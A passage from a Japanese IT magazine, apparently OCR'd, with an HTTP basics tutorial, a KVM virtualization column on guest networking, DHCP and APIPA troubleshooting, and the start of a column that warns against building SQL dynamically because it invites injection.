HTTPのリクエストヘッダとレスポンスヘッダを確認するには、ブラウザの開発者ツールを利用するのが便利です。たとえばChromeの場合は、F12を押して開発者ツールを開き、［Network］タブを選択したあと見たい通信をクリックすると、そのヘッダ情報が一覧できます。

リクエストのしくみ

リクエストヘッダは**リスト1**のような構造になっています。一番上の行`GET / HTTP/1.1`はリクエストラインと呼ばれます。`GET`は通信のメソッド、`/`はアクセスしたサーバのパス、`HTTP/1.1`は通信に用いたプロトコルとそのバージョンを表します。

2行目以降はそれぞれのパラメータが書かれていて、コロン(:)のあとがその値になっています。空行を挟んだそれ移行の行がリクエストのボディーになります。

リクエストにおける「メソッド」とは、クライアントが行いたい処理を記したものです。おもに使われるものには、GET/POST/PUT/DELETE/OPTIONS/HEADなどがあります。

GETとPOSTはもっとも有名かと思います。前者はデータを取得する際に利用されます。Webブラウザに URLを打ち込んでサブミットしたときに行われるリクエストが、これに該当します。後者はリソースの作成に利用します。たとえばWebアプリケーションにおいて、フォームに入力したテキストやファイルを送信する際によく使われます。

PUTはサーバにあるリソースを変更、DELETEは削除する際に使うメソッドです。またHEADは、リソースのヘッダのみを取得するメソッドです。OPTIONSは、ほかのHTTP通信に先立ってサーバが受け付けられるメソッドを取得するためのメソッドです。ほかにも、PATCHという差分だけを変更するメソッドもあります。

リクエストメソッドは「冪等性(べきとうせい)」と「安全性」という2つの指標で分類できます(**表1**)。冪等であるとは、同じ操作を2回以上行っても結果が変わらないことを指し、安全であるとは、アクセスしたサーバのリソースに変化がないことを指します。

▼表1 リクエストメソッドの分類

メソッド	冪等性	安全性
GET/HEAD/OPTIONS	○	○
PUT/DELETE	○	×
POST	×	×

レスポンスのしくみ

レスポンスヘッダは**リスト2**のように、リクエストヘッダとほぼ同じ構造になっています。

またレスポンスはcurlコマンドでも簡単に確認できます(**図1**)。

レスポンスヘッダの中で最も重要な情報がステータスコードです。これは3桁の数値で、リクエストをサーバが処理した結果を表します(**リスト2**、**図1**の①部分)。

100番台は処理が継続していること、200番台は処理が正常に完了したこと、300番台はリダイレクトなど追加で処理が必要なこと、400

▼リスト2 レスポンスヘッダの例

```
HTTP/1.1 304 Not Modified ……①
Date: Mon, 22 Aug 2016 03:35:14 GMT
Via: 1.1 varnish
Cache-Control: max-age=600 ……②
Expires: Mon, 22 Aug 2016 03:43:51 GMT
Age: 41
Connection: keep-alive
X-Served-By: cache-nrt6123-NRT
X-Cache: HIT
X-Cache-Hits: 2
Vary: Accept-Encoding
X-Fastly-Request-ID: 9e8897585185f444e38f7
91da39d7d47697f49bae
```

▼リスト1 リクエストヘッダの例


```
GET / HTTP/1.1
Host: ikuwow.github.io
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_11_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/52.0.2743.116 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch, br
Accept-Language: en-US,en;q=0.8,ja;q=0.6
Cookie: _gat=1; _ga=GA1.3.516553783.1470803251
If-Modified-Since: Thu, 28 Jul 2016 12:36:33 GMT
以下、ボディー
```

番台はクライアントのリクエストの問題が発生したこと、500番台はサーバ側の処理で問題が発生したことを表します。馴染(なじ)みの深いものでは、正常に通信が成功した200 OKや、エラー発生時の404 Not Found、403 Forbiddenがあるでしょう。

このほかにも、レスポンス内のデータ形式を表すContent-type:ヘッダや、最終更新日を表すLast-Modified:ヘッダなどさまざまなものがあります。

◆ ◆ ◆

HTTPはこのようにシンプルな形をしたプロトコルになっています。メソッドやステータスコードの分類以外は無理に記憶しておく必要はありません。主なヘッダだけ理解しておけば、通信の設計をするときやトラブルシューティングに便利です。



HTTPに関連する機能

HTTPは基本的に、リクエストとレスポンスの形を定義するだけのシンプルなプロトコルです。実際に利用する際には、通信に付随するさまざまな機能を利用します。

Cookie

HTTPは基本的にステートレスなプロトコルで、通信の状態を保持しません。そこで、Webアプリケーションにアクセスしてきたユーザを区別するには、ほかのしくみを用いる必要があります。

Cookieは、HTTPサーバとブラウザ間で状態を保持するためのしくみの1つです。ブラウザ上のストレージとして、1つのCookieあたり最大4KBまでの情報を保持でき、同じドメイン内へのアクセスではこのCookieの内容が自動的にHTTPサーバに送られます。これを使うことで、特定のブラウザとサーバ(ドメイン)間で状態を保持できるというわけです。

よくあるログインのしくみも、これを応用して作られています。ログインが成功するとセッションIDを発行してそれをCookieとして保持してクライアントに送り、サーバでそのセッションIDとユーザの情報を照合、アクセスしてきたユーザを認識します。

Keep Alive

HTTPにはKeep Aliveというしくみがあります。リクエストヘッダではConnection: keep-aliveという形でKeep Aliveを利用する旨を宣言し、レスポンスヘッダ内にConnection: keep-aliveがあると、Keep Aliveが利用されていることがわかります。HTTP/1.1では、この動作がデフォルトになっています。

HTTPはTCPというコネクション型のプロトコルの上に成り立っていますが、複数のHTTPリクエストを送る場合は当然、TCPのコネクションをその数だけ生成することになるため、リクエストが多い場合は大きなオーバーヘッドとなります。

Keep Aliveが有効な状態では1つのTCP接続の中で複数のHTTP通信を行うことができます。これによりTCPコネクションが再利用されるようになり、再度コネクションを確立す

▼図1　curlコマンドでヘッダを確認した例

```
$ curl -X GET -I https://ikuwow.github.io
HTTP/1.1 200 OK ……①
Server: GitHub.com
Content-Type: text/html; charset=utf-8
Last-Modified: Thu, 28 Jul 2016 12:36:33 GMT
Access-Control-Allow-Origin: *
Expires: Mon, 22 Aug 2016 09:58:00 GMT
Cache-Control: max-age=600 ……②
X-GitHub-Request-Id: 67F5E019:3F64:DA846C:57BACA50
Content-Length: 9785
Accept-Ranges: bytes
Date: Mon, 22 Aug 2016 09:49:13 GMT
Via: 1.1 varnish
Age: 72
Connection: keep-alive
X-Served-By: cache-itm7424-ITM
X-Cache: HIT
X-Cache-Hits: 2
Vary: Accept-Encoding
X-Fastly-Request-ID: 1a5d8a67f0f1305019d00282c74
1c29f537554e2
```

る必要がないため通信の効率が良くなります。結果、高速に複数リクエストとレスポンスを送受信できます。

キャッシュ

キャッシュは一度サーバからダウンロードしてきたデータを再度利用するしくみです。HTTPでこのしくみを利用するにはCache-Controlヘッダを使います。Webサイトにおいては、変化の少ない画像やCSS、JavaScriptをキャッシュすることが多いです。

リスト2、**図1**におけるCache-Control: max-age=600がこれにあたります(②部分)。この場合は600秒、つまり10分間だけこのリソースをキャッシュできることを示します。キャッシュが有効であるとサーバが判断した場合のレスポンスはボディーが空の304 Not Modifiedになります。このレスポンスを受け取ったクライアントは保存されたキャッシュを利用します。

HTTP/2

ここまで説明したのはHTTP/1.1というバージョンのHTTPでした。2015年の5月に「HTTP/2」という、GoogleのSPDYという方式をもとにした新バージョンのRFCが公開され、注目を浴びています。

HTTP/1.1とHTTP/2の大きな違いの1つは、ドメインごとの同時接続数の制限が実質的になくなったことです。基本的にHTTP/1.1はドメインごとに2つ程度までの同時接続を推奨しています。現在の多くのWebサイトやWebアプリケーションではCSSやJavaScript、画像や1ページで何十個ものリクエストを送ることが普通ですので、この同時接続数の制限がパフォーマンスのボトルネックになっていました。最近のChromeなどのブラウザは同時接続数の制限をを独自に6まで緩和しているものの、ボトルネックになっている状況には変わりありません。

HTTP/2では「ストリーム」と呼ばれる仮想的な通信路を張って、その中で複数のリクエストを送れるようになったため、同時接続数の制限が実質的になくなり、リクエストの多いWebサイトでも高速に表示が完了するようになります。HTTP/1.1でのWebサイトの高速化のプラクティスとしては、取得するリソースを結合しておくなどして、ドメインあたりのリクエスト数をひたすら削減する方法を採っていました。HTTP/2ではこれらの方法が大きく変わってくる可能性があります。


また、ヘッダの内容がバイナリでやりとりされるようになったり、サーバプッシュなどのHTTP/1.1にまったくなかった機能が追加されるなどの違いもあります。GoogleがTCPではなくUDPでWebにおける情報の伝送を行うQUICという方式を発表するなど、HTTPは今でも大きく変化がある分野となっています。

まとめ

今回はHTTPの概要について説明しました。HTTPの知識はどのエンジニアにとっても必要なものと言えるような重要なプロトコルですので、興味がある人はHTTP/1.1やHTTP/2のRFCを読むことをお勧めします。さいわいにも日本語訳があり、読みやすくなっています。

筆者はWeb APIの設計や、Webアプリケーションのフロントエンドのパフォーマンス改善に取り組んだ際に、HTTPの仕様を調べていました。HTTPの仕様に従えば良いURLやレスポンス形式が決まることや、同ドメインの同時接続数の制限からパフォーマンス改善手法が生まれているなど、さまざまな学びがありました。 HTTPはcurlコマンドや、Macにおける CocoaRestClient[注1]などのGUIツールでも柔軟に試すことができます。さまざまなWebアプリケーションのHTTPレスポンスを覗(のぞ)いてみるのもおもしろいものです。SD

注1) http://mmattozzi.github.io/cocoa-rest-client/



仮想化の知識、再点検しませんか?

使って考える仮想化技術

本連載は「仮想化を使う中で問題の解決を行いつつ、残される課題を整理する」ことをテーマに、小さな仮想化環境の構築・運用からはじめてそのしくみを学び、現実的なネットワーク環境への実践、そして問題点・課題を考えます。仮想化環境を扱うエンジニアに必要な知識を身につけてください。

Author
笠野 英松(Mat Kasano)
有限会社 ネットワーク・メンター
URL http://www.network-mentor.com/indexj.html

第5回 仮想マシン・ゲストOSの利用

今回は、前回までに作成・インストールした仮想マシン・ゲストOSを利用して、注意点や問題点などを利用者観点から見てみます。

仮想マシンの利用

WindowsやTCP/IPの基本的な通信は実マシンと同様です。

物理ホストLAN上のWindows PCに、仮想マシンWindows 7からエクスプローラで接続(相手PCのIPアドレス「¥¥192.168.0.28」指定)できます。また、インターネット接続ルータがあれば、Internet Explorerなどでのインターネットブラウズもできます。

仮想マシン発の接続

仮想マシンから物理ホスト側LANへ接続するとき、受け手側のシステムでは発信IPアドレスがどのように見えるか見てみます。仮想マシンから物理ホスト側LANのWindows PCに「ping」を行い、そのPCで「Wireshark」によりそのパケットdumpを行いました。そのリストが**リスト1**です。

これを見ると、発信IPアドレスは「192.168.0.111」、つまりKVMが動作している物理ホストのIPアドレスです。仮想マシンネットワークからの発信はすべて物理ホストのIPアドレスにマスカレード[注1]していて、この設定はファイアウォールiptablesのNATテーブル／POSTROUTINGチェインに記述されています(**リスト2**)。

仮想マシン宛の接続

仮想マシンネットワーク宛の接続を可能にするにはパケット転送設定が必要ですが、これについては次号で解説します。

時刻同期

仮想マシンや物理ホストをしばらく停止した後に起動するとき、「時刻同期」が問題になります。仮想マシンの起動時に、インターネット上のNTPサーバと自動的に時刻同期させる設定であればよいのですが、さもないと手動で設定を変更する必要が出てきます。

また、仮想マシンが起動状態のまま物理ホストを停止していて、これを再起動した場合はさ

注1) 1つのグローバルなIPアドレスを複数のコンピュータで共有している状態。Network Address Port Translation(NAPT)技術のこと。

▼リスト1 仮想マシン発信pingの受け手側PC(192.168.0.29)でのパケットダンプ(Wireshark)

```
No. Time        Source          Destination     Protocol Info
193 225.533927  192.168.0.111   192.168.0.29    ICMP     Echo (ping) request ｝繰り返し
196 0.000299    192.168.0.29    192.168.0.111   ICMP     Echo (ping) reply   ｝(3回)
```

▼リスト2　物理ホストでの仮想マシン発信アドレスマスカレード設定

```
[root@c8240 worksh]# iptables --list POSTROUTING -t nat

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
MASQUERADE  tcp  --  192.168.122.0/24    !192.168.122.0/24    masq ports: 1024-65535
MASQUERADE  udp  --  192.168.122.0/24    !192.168.122.0/24    masq ports: 1024-65535
MASQUERADE  all  --  192.168.122.0/24    !192.168.122.0/24
```

▼リスト3　DHCP手順例（DHCPサーバ側）

```
相手仮想マシンkvm1/Windows 7（kvm2/FreeBSD10.3でも同様）
Aug  7 17:16:24 vm1 dnsmasq-dhcp[2771]: DHCPINFORM(virbr0) 192.168.122.203 52:54:00:db:b4:be
Aug  7 17:16:24 vm1 dnsmasq-dhcp[2771]: DHCPACK(virbr0) 192.168.122.203 52:54:00:db:b4:be user1-PC
Aug  7 17:46:21 vm1 dnsmasq-dhcp[2771]: DHCPREQUEST(virbr0) 192.168.122.203 52:54:00:db:b4:be
Aug  7 17:46:21 vm1 dnsmasq-dhcp[2771]: DHCPACK(virbr0) 192.168.122.203 52:54:00:db:b4:be user1-PC
```

らに強制的に設定変更しなければなりません。

Windows 7では「時刻設定」で、FreeBSDでは「ntpdate」コマンドで行います。

DHCP割り当てアドレスの持続性

仮想マシンに割り当てられたDHCPアドレスは、一般にリース時間が満了すると別のIPアドレスに変わる可能性があります。そうすると、IPアドレスによる着信制限や着信IPアドレスとホスト名の対応を使用する、環境では実際上利用できなくなります。

これらの場合、その名前とDHCPアドレスの動的な対応づけのしくみ（動的DNSやWINSなどのサーバ）や、クライアントも自分の割り当てアドレスを適時それらサーバに通知するしくみが必須です。

なお、DHCPではDHCPクライアントが使用中のIPアドレスを再度リース要求すれば（空いていれば）、再リースも可能で、実装上もそうなっています。

しかし、こうしたしくみが働かない場合やIPアドレスが変わってしまう場合もあり、毎回のDHCPリース完了直後に新旧アドレスが変化していないか監視するしくみも重要です。

DHCPではさらに、MACアドレスに対応づけて半永久的にIPアドレスを割り当てる機能もあり、一般的な小さな部署などの環境ではよく使用されます。一方、IPアドレス持続にシビアな（瞬断も許されない）環境では、DHCP手順や関連設定など複雑なしくみを避けて、手動設定で固定IPアドレスを使用する場合もあります。

KVM－DHCPのしくみ

仮想マシンのデフォルトのDHCPの設定を少し詳しく見てみましょう。

Windows 7では「ipconfig」でDHCPリースの取得および有効期限を確認できます。この有効期限はWindows 7/FreeBSD 10.3では1時間ですが、DHCPでは半分の時間（ここでは30分）が経つと、クライアントがサーバ宛に現在使用中のIPアドレスを指定して再リースの要求を出します（Windows 7、FreeBSD 10.3）（**リスト3**）。

このやりとりはDHCPサーバの/var/log/messagesで確認できます（**リスト4**）。

このDHCPリース情報をWindows 7ではレジストリに保持して（**リスト5**）いて、FreeBSD 10.3ではファイルとして持っています（**リスト6**）。

Windows 7のレジストリやFreeBSD 10.3のファイルにあるDHCPリース情報は再リース要求時にも使用されます。つまり、DHCPアドレス設定に別のIPアドレスを指定して取得する（空いていれば）ことも可能です。ここではその説明は省きますが、リース時間やDHCPサーバ側

▼リスト4　KVM物理ホストDHCPサーバログ(/var/log/messages)

```
Aug  7 18:06:19 vm1 dnsmasq-dhcp[2771]: DHCPDISCOVER(virbr0) 192.168.122.131 52:54:00:4c:a7:44
Aug  7 18:06:19 vm1 dnsmasq-dhcp[2771]: DHCPOFFER(virbr0) 192.168.122.131 52:54:00:4c:a7:44
Aug  7 18:06:22 vm1 dnsmasq-dhcp[2771]: DHCPREQUEST(virbr0) 192.168.122.131 52:54:00:4c:a7:44
Aug  7 18:06:22 vm1 dnsmasq-dhcp[2771]: DHCPACK(virbr0) 192.168.122.131 52:54:00:4c:a7:44 vm2fbsd
Aug  7 18:36:22 vm1 dnsmasq-dhcp[2771]: DHCPDISCOVER(virbr0) 192.168.122.131 52:54:00:4c:a7:44
Aug  7 18:36:22 vm1 dnsmasq-dhcp[2771]: DHCPOFFER(virbr0) 192.168.122.131 52:54:00:4c:a7:44
Aug  7 18:36:24 vm1 dnsmasq-dhcp[2771]: DHCPREQUEST(virbr0) 192.168.122.131 52:54:00:4c:a7:44
Aug  7 18:36:24 vm1 dnsmasq-dhcp[2771]: DHCPACK(virbr0) 192.168.122.131 52:54:00:4c:a7:44 vm2fbsd
Aug  7 19:06:25 vm1 dnsmasq-dhcp[2771]: DHCPREQUEST(virbr0) 192.168.122.131 52:54:00:4c:a7:44
Aug  7 19:06:25 vm1 dnsmasq-dhcp[2771]: DHCPACK(virbr0) 192.168.122.131 52:54:00:4c:a7:44 vm2fbsd
```

▼リスト5　Windows 7レジストリのDHCP割り当て情報

```
場所
HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥services¥Tcpip¥Parameters¥Interfaces¥{インターフェース識別子GUID※}
デフォルトで存在するキー
EnableDHCP(DHCP有効／無効設定)、DhcpServer(DHCPサーバ設定)
DHCP有効時に作成されるキー
DhcpConnForceBroadcastFlag、DhcpDefaultGateway、DhcpGatewayHardware、DhcpGatewayHardwareCount、
DhcpInterfaceOptions、DhcpIPAddress、DhcpNameServer、DhcpSubnetMask、DhcpSubnetMaskOpt
```

※GUID：グローバル一意識別子(Globally Unique IDentifier)

▼リスト6　FreeBSD 10.3のDHCPリース情報

```
ファイル：/var/db/dhclient.leases.NIC名
lease {
  interface "em0"; NIC名
  fixed-address 192.168.122.131; 再リース要求時の指定IPアドレス
  next-server 192.168.122.1; リース要求コマンドのオプションパラメータ
  option subnet-mask 255.255.255.0;
  option routers 192.168.122.1;
  option domain-name-servers 192.168.122.1;
  option host-name "vm2vm2fbsd";
  option broadcast-address 192.168.122.255;
  option dhcp-lease-time 3600;
  option dhcp-message-type 5;
  option dhcp-server-identifier 192.168.122.1;
  option dhcp-renewal-time 1800;
  option dhcp-rebinding-time 3150;
  renew 6 2016/8/6 06:10:32; 現在使用中のリース更新のために当該DHCPリースサーバへのアクセスの試みを開始しなければならない日時
  rebind 6 2016/8/6 06:33:02; リース更新のためにいずれかのDHCPサーバへのアクセスの試みを開始しなければならない日時
  expire 6 2016/8/6 06:40:32; リース更新できなかった場合、そのリースの使用を停止しなければならない日時
}
日時はいずれも、UTC時間(協定世界時：Universal Time, Coordinated)
```

の保存値など少し考慮が必要になります。

仮想マシン利用中に起こる問題と対策

仮想マシン利用中に起こる問題の原因は大きく分けて、時刻設定、DHCP、Windows特有、ホスト名関連、そして、仮想マシン特有、などがありますが、多くが少し複雑です。

時刻設定に関する問題

外部のNTPサーバと自動的な時刻同期を取っていても時刻ズレが生じる場合があり、それが原因で生じるトラブルがあります。

Windows 7でコマンドプロンプトやワープロなどの画面で、カーソルが異常な速さで点滅し続けることがあります。一見、時刻調整とは無

縁に思えますが、システムトレイの「日付と時刻の調整」をクリックしてみると時計の針がクルクル回っていて、時刻が正確でなく、同期が取れていないことに気づきます。

KVM物理ホストが、その仮想マシンを起動状態のまま長時間停止していていた、などの場合に起こります(以下の①②③の対応)。

①時刻を正しく調整するとおさまる場合が一般的ですが、②それでもおさまらない場合は、後述のDHCPやAPIPAに関連したネットワーク接続に関する問題を解決します。ネットワーク接続が「ときどき」切れるケースで、インターネット時刻同期が「完全にはうまくいかない」原因です。IPアドレスが設定されていないと外部NTPサーバに接続できず「調整できない」からですが、時折接続できる場合もあり、問題は複雑です。

③DHCP/APIPAの問題を解決しても改善されない場合は仮想マシンを再起動します。

DHCPに関する問題

DHCPアドレスの割り当てや更新要求などのタイミングにはタイムラグがあります。もしそこで問題が発生すると、ネットワーク接続不可の状態が発生します。

図1はそのときの状況です。ネットワークインジケータに黄色三角が表示され切断状態を示し、ipconfigでIPv4アドレスが非表示で、pingも通りません。

このときの物理ホスト側のログ(**リスト7**)を見ると、物理ホスト起動(同時に仮想マシンのWindows 7も復元起動)後、数分間はWindows 7のDHCP更新要求にNAK(否定)応答していて、その後、ACK(肯定)応答を返しています。そして、Windows 7でIPアドレス使用が可能になったことがわかります。

Windows特有のAPIPAに関する問題

Windows 7ではデフォルトで、DHCPと

▼図1　IPアドレスの取得に問題が発生した状況

▼リスト7　物理ホスト起動後、仮想マシンとのDHCPリース要求応答の処理

```
 物理ホスト起動
Aug  8 08:44:35 vm1 kernel: imklog 5.8.10, log source = /proc/kmsg started.
Aug  8 08:44:35 vm1 rsyslogd: [origin software="rsyslogd" swVersion="5.8.10" x-pid="1959" ➡
x-info="http://www.rsyslog.com"] start
 ..省略..
Aug  8 08:45:45 vm1 dnsmasq-dhcp[2768]: DHCPREQUEST(virbr0) 192.168.122.203 52:54:00:db:b4:be
Aug  8 08:45:45 vm1 dnsmasq-dhcp[2768]: DHCPNAK(virbr0) 192.168.122.203 52:54:00:db:b4:be lease not ➡
found
 この間、DHCPREQUEST／DHCPNAKを17回繰り返し、取得失敗
Aug  8 08:47:17 vm1 dnsmasq-dhcp[2768]: DHCPREQUEST(virbr0) 192.168.122.203 52:54:00:db:b4:be
Aug  8 08:47:17 vm1 dnsmasq-dhcp[2768]: DHCPNAK(virbr0) 192.168.122.203 52:54:00:db:b4:be lease not ➡
found
 以降、取得手順
Aug  8 08:47:20 vm1 dnsmasq-dhcp[2768]: DHCPDISCOVER(virbr0) 52:54:00:db:b4:be
Aug  8 08:47:20 vm1 dnsmasq-dhcp[2768]: DHCPOFFER(virbr0) 192.168.122.203 52:54:00:db:b4:be
 以降、取得4回繰り返し
Aug  8 08:47:20 vm1 dnsmasq-dhcp[2768]: DHCPREQUEST(virbr0) 192.168.122.203 52:54:00:db:b4:be
Aug  8 08:47:20 vm1 dnsmasq-dhcp[2768]: DHCPACK(virbr0) 192.168.122.203 52:54:00:db:b4:be user1-PC
Aug  8 08:47:20 vm1 dnsmasq-dhcp[2768]: Ignoring domain network-mentor.com for DHCP host name user1-PC
```

▼リスト8　Windows 7上でのDHCPアドレスとAPIPAアドレスの交互切り替わり問題

```
①ipconfig /all(関係部分のみ抜き出し)
イーサネット アダプター ローカル エリア接続:
   DHCP 有効 . . . . . . . . . . . . : はい
   自動構成有効. . . . . . . . . . . : はい
   自動構成 IPv4 アドレス. . . . . . : 169.254.68.11(優先)
   サブネット マスク . . . . . . . . : 255.255.0.0
   デフォルト ゲートウェイ . . . . . :
②続けて、ping 192.168.122.1
192.168.122.1 に ping を送信しています 32 バイトのデータ:
192.168.122.1 からの応答: バイト数 =32 時間 <1ms TTL=64 以降3回繰り返し
③続けて、ipconfig /all(関係部分のみ抜き出し)
イーサネット アダプター ローカル エリア接続:
   DHCP 有効 . . . . . . . . . . . . : はい
   自動構成有効. . . . . . . . . . . : はい
   IPv4 アドレス . . . . . . . . . . : 192.168.122.194(優先)
   サブネット マスク . . . . . . . . : 255.255.255.0
   リース取得. . . . . . . . . . . . : 2016年6月10日 14:35:39
   リースの有効期限. . . . . . . . . : 2016年6月10日 15:35:39
   デフォルト ゲートウェイ . . . . . : 192.168.122.1
   DHCP サーバー . . . . . . . . . . : 192.168.122.1
④しばらくして、ping 169.254.68.1
169.254.68.1 に ping を送信しています 32 バイトのデータ:
169.254.68.1 からの応答: バイト数 =32 時間 =1ms TTL=64 以降3回繰り返し
⑤しばらくしてまた、ping 169.254.68.11
169.254.68.11 に ping を送信しています 32 バイトのデータ:
192.168.122.194 からの応答: 宛先ホストに到達できません。 以降3回繰り返し
★ここで、Windows 7ネットワーク再起動
⑥ipconfig /all(関係部分のみ抜き出し)
イーサネット アダプター ローカル エリア接続:
   DHCP 有効 . . . . . . . . . . . . : はい
   自動構成有効. . . . . . . . . . . : はい
   自動構成 IPv4 アドレス. . . . . . : 169.254.68.11(優先)
   サブネット マスク . . . . . . . . : 255.255.0.0
   デフォルト ゲートウェイ . . . . . :
⑦続けて、ping 192.168.122.1
192.168.122.1 に ping を送信しています 32 バイトのデータ:
ping: 転送に失敗しました。一般エラーです。 以降3回繰り返し
⑧続けて、ping 169.254.68.11
169.254.68.11 に ping を送信しています 32 バイトのデータ:
169.254.68.11 からの応答: バイト数 =32 時間 <1ms TTL=128 以降3回繰り返し
⑨続けて、ping 169.254.68.1
169.254.68.1 に ping を送信しています 32 バイトのデータ:
169.254.68.1 からの応答: 宛先ホストに到達できません。 以降3回繰り返し
```

▼リスト9　FreeBSD 10.3/sendmailのFQDN(Fully Qualified Domain Name:完全修飾ドメイン名)名前解決エラー

```
sendmail起動時
Aug  7 09:06:25 vm2fbsd sm-mta[641]: My unqualified host name (vm2fbsd) unknown; sleeping for retry
Aug  7 09:07:25 vm2fbsd sm-mta[641]: unable to qualify my own domain name (vm2fbsd) -- using short name
```

APIPA[注2]の両方の自動IPアドレス割り当て機能が同時に有効になっています。しかし、割り当てアドレスは別々[注3]なので、割り当てのタイミングによってDHCPアドレスとAPIPAアドレスが切り替わるという不思議な現象が発生します(**リスト8**)。

これを防ぐためには、DHCPかAPIPAのどちらかを停止(無効。片方の自動IPアドレス割り当て機能を使う)しなければなりません。

注2) Automatic Private IP Addressing

注3) ・DHCP:サーバ設定(ここでは、192.168.122.0/24)
・APIPA:169.254.0.0/16(RFC3927:Dynamic Configuration of IPv4 Link-Local Addresses)

▼図2　APIPA（Automatic Private IP Addressing）を無効にする手順

①レジストリエディタ（regedit）で以下の場所を開く
・DHCPアダプタでのみAPIPAを無効にする場合
HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥Tcpip¥Parameters¥Interfaces¥[DHCPアダプタ名]
・PC全体でAPIPAを無効にする場合
HKEY_LOCAL_MACHINE¥SYSTEM¥CurrentControlSet¥Services¥Tcpip¥Parameters

②①で開いたレジストリにキーを作成（キーを新規作成）
値の名前：IPAutoconfigurationEnabled
値の種類：REG_DWORD
16進値：0（0：APIPA無効）
※備考：このキーが存在しない場合は、デフォルト値の「1」（APIPA有効）になっている。
なお、変更・保存後、PCを再起動する必要がある。

（参考）マイクロソフト「KB244268」
https://support.microsoft.com/ja-jp/kb/244268

今回はDHCP優先でAPIPA[注4]を**図2**のようにレジストリで無効設定します。

なお、APIPA設定は「ipconfig /all」コマンドによる「自動構成有効」で確認できますが、上記無効設定後も「はい」のままで変わりません。

ホスト名設定に関する問題

デフォルトではホスト名-DHCPアドレスの対応設定ができていません。そのため、FreeBSDでsendmail起動時／送信時に自ホスト名の名前解決ができずメールの送信遅延も発生します（**リスト9**）。対応策は、その対応をhostsかDNSに登録することです。

仮想マシン特有の問題

この問題はかなり複雑で、原因を見つけにくいトラブルです。


物理ホスト起動後や仮想マシン起動／再起動時などに、システムがハングアップしたり、**図3、4**のようなエラーで止まったり、起動できないような現象になるものです。

このような場合、仮想マシンの状態保存ファイル[注5]を物理ホスト側で削除する必要があります（物理ホスト再起動が必要なときも）。このファイルは、仮想マシン起動状態のまま（休止）、物理ホストを再起動／停止したときなどに仮想マシンの状態を保存したものです。通常、物理ホストの起動時、その仮想マシンが復帰した後に削除されますが、復帰が失敗したときなどに残ったままになることがあり、障害となります。

また、物理ホストが起動時に、この復帰でハングアップすることもあります。その場合には、シングルモードで起動して（KVMを起動しない）このファイルを削除する必要があります。

▼図3　仮想マシンの起動表示のまま進まない

▼図4　仮想マシンの起動に失敗



次回予告

次回は、仮想環境や仮想マシンの設定・運用管理など管理者としての作業部分を見てみます。

SD

注4）APIPA：ネットワーク設定＝ネットワーク接続→ローカルエリア接続のプロパティ→インターネットプロトコルバージョン4（TCP/IPv4）のプロパティ→代替の構成／自動プライベートIPアドレス。オフ（無効）不可

注5）/var/lib/libvirt/qemu/save/仮想マシン名.save

連載各回では、読者皆さんからの簡単な「ひとくち質問（QA）コーナー」や「何かこんなこともしてほしい要望（トライリクエスト）コーナー」を設けて「双方向連載」にできればと思っていますので、質問や要望をお寄せください。

宛先：sd@gihyo.co.jp
件名に、［仮想化連載］とつけてください

RDB性能トラブルバスターズ奮闘記

原案 生島 勘富（いくしま さだよし） info@g1sys.co.jp ㈱ジーワンシステム
構成・文 開米 瑞浩（かいまい みずひろ） イラスト フクモトミホ

第8回 インジェクション対策のためにもSQL動的組み立ては避けよう

複雑な条件で検索できる機能などを実装しようとすると、ユーザの入力した値に応じて、SQLを動的に組み立てたくなりませんか？　しかし、これはSQLインジェクション脆弱性の原因になりがちです。大道君もお料理レシピ投稿サイトの開発で、この問題に遭遇したようです。さてどのように解決するのでしょうか。

登場人物紹介

生島氏
DBコンサルタント。性能トラブルの応援のため大道君の会社に来た。

大道君
浪速システムズの新米エンジニア。素直さとヤル気が取り柄。

五代氏
大道君の上司。プロジェクトリーダーでもある。

任意条件の検索機能を作りたい

大阪を中心に20年間システム開発に携わったあと、現在は東京で仕事をしている「SQLの伝道師」ことジーワンシステムの生島です。今回は取引先の浪速システムズが開発していて、私が技術アドバイザーとしてかかわっているお料理レシピ投稿サイトの「レシピ検索機能」に関するお話です。

「レシピ投稿サイトやったら、そりゃ検索機能はいるわな」

「そうなんです。それもいろいろな条件で検索できなきゃいけないんです」と大道君。

ということで、**図1**を見てみましょう。メニューと素材の関係は多対多になりますので、間に中間テーブル「レシピ」を置いて多対多関係を実装します。このデータを検索するには、「チャーハンを作りたい」というときはメニューで検索するでしょうし、「牛肉が残っているから何か牛肉を使った料理をしよう」というときは素材から検索するでしょう。「カニを使ったチャーハン」のように両方の場合もあります。なお、実際の料理メニューは「トマトのさっぱり冷製パスタ」のようにキャッチコピー的なものが多いですし、「炒飯／チャーハン」「牛肉／ビーフ」「卵焼き／たまごやき」のように同義語や表記のゆらぎへの対応もメニューと素材の双方で実用的には必要になりますが、今回のテーマにはかかわらないのでそのへんの話は省略します。

「で、何か気になることが？」

「はい、メニューと素材の片方または両方が指定されるとすると、使うSQLのWHERE句が**図1**にあるように3種類になりますよね」

「そやね」

「でも実際には、検索条件ってほかにもいろい

ろ必要になるわけです。中華風、和食風というスタイルで選んだり、減塩食、低タンパク食といった栄養条件もあれば、朝食、ディナー、パーティ、お弁当みたいなシーン指定もあります」

「なるほど」

「そうすると検索条件がどんどん複雑になってきて、WHERE句がナントカ AND ナントカ AND……の連続になります。で、そういう複雑なSQL文を組み立てるためのちょっとしたトリックを考えてみたんですが、これ、大丈夫でしょうか？」

と言って大道君が見せてくれたのが**リスト1**でした。一見長いSQL文のようですが、重要なのはWHERE以下の部分だけです。この後に出てくるリストもWHERE以下にだけ注意してください。

